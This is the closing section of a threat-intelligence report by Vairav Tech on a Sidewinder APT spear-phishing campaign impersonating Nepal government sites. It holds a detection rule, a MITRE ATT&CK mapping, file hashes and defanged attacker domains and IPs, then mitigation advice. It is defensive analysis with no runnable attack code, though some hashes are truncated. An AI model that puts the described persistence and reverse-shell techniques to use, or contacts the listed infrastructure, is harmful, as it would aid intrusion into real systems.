


Figure 14: VirusTotal result of Cronhost.exe

The use of a reverse shell is a common tactic employed by malicious actors to gain unauthorized access and control over a compromised system. A reverse shell allows an attacker to establish a connection from the victim's machine to an external server controlled by the attacker.

This provides a backdoor entry point into the system, enabling the malicious actor to execute commands, transfer files, and potentially conduct further attacks without direct interaction with the compromised machine. The reverse shell essentially flips the traditional client-server communication model, allowing the attacker to remotely control the victim's system, making it a potent tool for unauthorized access and exploitation.




Figure 15: Screenshot of all the VBScript and BAT files

DETECTION

title: Activity_Sequence_by_Sidewinder

id: sidewinder_activity_sequence

description: Detects a sequence of malicious activities of sidewinder, including VBScript execution, BAT file execution, ZIP content copying, and executable launch.

author: Rodan Maharjan

date: 2023-11-29

logsource:

product: windows

service: sysmondetection:

selection:

- EventID: 1

Image: 'C:\Users\admin\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup*.vbs'

- EventID: 1

Image: 'C:\Users\windows\AppData\Local*.bat'

- EventID: 7

TargetFilename: 'C:\Users\windows\AppData\Local*'

DestinationFilename: 'C:\Users\windows\AppData\Local*'

CommandLine: '*\Microsoft\conhost.zip*'

- EventID: 1

Image: 'C:\Users\windows\AppData\Local*.exe'

- EventID: 1

CommandLine: '**.exe'

condition: all of them

tags:

- malicious

- ransomware

- sysmon

falsepositives:

- Legitimate use of scripts and executables

level: high

MITRE ATT&CK TECHNIQUES

The malware makes the usage of various attack tactics, techniques, and procedures based on the MITRE ATT&CK framework to attack victimized users or organizations:

Tactics	Technique
Initial Access	Phishing (T1566)
	<ul style="list-style-type: none"> • Spear phishing Attachment (T1566.001)
Execution	User Execution (T1204)
	<ul style="list-style-type: none"> • Malicious File (T1204.002)
Persistence	Boot or Logon Auto start Execution (T1547)
	<ul style="list-style-type: none"> • Registry Run Keys/ Startup Folder (T1547.001)
Privilege Escalation	Boot or Logon Auto start Execution (T1547)
	<ul style="list-style-type: none"> • Registry Run Keys/ Startup Folder (T1547.001)
Defense Evasion	Deobfuscate/Decode Files or Information (T1140)
Discovery	Modify Registry (T1112)
	System Information Discovery (T1082)
Collection	Browser Session Hijacking (T1185)
Command and Control	Application Layer Protocol (T1071)
	<ul style="list-style-type: none"> • Web Protocols (T1071.001)
	Ingress Tool Transfer (T1105)

INDICATORS OF COMPROMISE (IOCs)

File name	Md5
8lGghf8klPluu3cM.bat	67aaebc796ce1be6e7801554a6cdf162
skripen.vbs	32c5141b0704609b9404eff6c18b47bf
OCu3HBg7gyl9aUaB.vbs	64c3b1d1f7c74b6acf18dced5e7ff06e
unz.vbs	da507b77d05007a0e861e9e7b04293d0
conhost.zip	3b629910a9432f456b59f4e779907aa6
conhost.exe	777fcc34fef4a16b2276e420c5fb3a73
2BYretPBD4iSQKYS.bat	7a2076224b2a86136e20e712a3e6bf02
2L7uuZQboJBhTERK.bat	8437010fb29eb6d7b60968011edd555e
d.bat	de25ec726b984265bcac103dab6bb68d
e.bat	e4329365126391838ee8fbb6432acdf
unzFile.vbs	ceb6e8a8ea24a6944be7a9e8ba2c0f0a
8lGghf8klPluu3cM.bat	67aaebc796ce1be6e7801554a6cdf16

IP Address	Domains
hxxp://mail.mofa.govnp.org/mail/AFA/	213[.]109[.]192[.]93
hxxp://nitc.govnp.org/mail/AFA/	84[.]32[.]84[.]32
hxxp://dns.govnp.org/mail/AFA/	213[.]109[.]192[.]93
hxxp://mx1.nepal.govnp.org/mail/AFA/	44[.]227[.]65[.]245
hxxp://nitc.gavnp.org	44[.]227[.]76[.]166
hxxp://nepal.gavnp.org	192[.]229[.]211[.]108
hxxp://mx2.nepal.gavnp.org	20[.]99[.]184[.]37
hxxp://mx1.nepal.gavnp.org	20[.]99[.]186[.]246
hxxp://dns.nepal.gavnp.org	213[.]109[.]192[.]93
hxxp://cloud.nitc.gavnp.org	23[.]216[.]147[.]64
hxxp://mofa.gavnp.org	
hxxp://parliament.gavnp.org	
hxxp://mail-ppmo.gavnp.org	
hxxp://mail.mofa.govnp.org/mail/AFA/	
hxxp://nitc.govnp.org/mail/AFA/	
hxxp://dns.govnp.org/mail/AFA/	
hxxp://mx1.nepal.govnp.org/mail/AFA/	
hxxp://nitc.gavnp.org	

THREAT SUMMARY

Name	Sidewinder, T-APT-04, Rattlesnake
Threat Type	Trojan, Downloader, Dropper, Macro Virus
Detection Name	Fortinet: VBA/Valyria.6953!tr, AVG: VBS:Obfuscated-gen [Trj], BitDefender: VB:Trojan.Valyria.6953, KasperskyUDS: DangerousObject.Multi.Generic.
Symptoms	Decoy Documents, Dynamic URL Requests, Unusual Network Activity, Scripted Attacks, Nim Backdoor Activation, Persistence Mechanisms, Unrecognized Processes, Data modifications
Additional Information	The Nim backdoor's functionality is part of a potentially long-term and strategic operation. The consistency in the characteristics of the macro code and the Nim backdoor suggests a tried-and-tested approach by the attacker.
Distribution methods	Spear-phishing techniques, Document Exploitation
Damage	Steal sensitive information, data loss, downtime, and financial loss
Malware Removal (Windows)	Effective removal typically requires using robust antivirus or antimalware software capable of detecting and eradicating the malware components. Additionally, restoring the system to a known good state through system backups and performing a thorough analysis of network activity is recommended to ensure complete removal and mitigation of potential residual threats.

VAIRAV BEST PRACTICES

Vairav recommends the following practices to mitigate and prevent the ransomware attacks:

1. Cautionary measures against Phishing Attacks

- Exercise caution while encountering emails that contain unexpected attachments or links, especially from unknown or unverified sources.
- Refrain from clicking on links shared through social media channels if the source is unfamiliar.

2. Avoidance of Execution of Unknown Files

- Do not execute email attachments or run files with exaggerated titles, particularly those received from untrusted or unfamiliar sources.
- Exercise discretion when dealing with files related to governmental activities or high-profile events, as they may be used as decoys in cyber-attacks.

3. Backup of Important Files

Regularly back up critical files to a secure and isolated location to mitigate the impact of potential data loss in the event of a cyber-attack.

4. Patching and Update of Systems

Apply the security patches and updates to operating systems and software promptly, to address known vulnerabilities and enhance overall system security.

5. Utilization of Threat Intelligence Platforms

Leverage the Threat Intelligence File In-depth Analysis Platforms to identify and analyze files from unknown sources, particularly those in multiple formats compatible with Windows and Android platforms.

6. Cautionary measures against Unknown Applications

- Exercise caution while installing applications from informal or untrusted sources.
- Verify the authenticity of applications through the Threat Intelligence Analysis Platform before running or installing them.

CONCLUSION

It is important to remember that cyber adversaries are likely to constantly evolve their methods, tools, and techniques to evade detection and continue to be successful in their attacks. Therefore, organizations and individuals must stay informed about the latest TTPs and take proactive steps to protect themselves.

CONTACT US



VAIRAV TECH
CYBER DEFENDER

Cybersecurity for ALL



<https://vairav.net>



mail@vairav.net



+977-9820105900, 9820105959



Thirbam Sadak 148, Baluwatar
Kathmandu, Nepal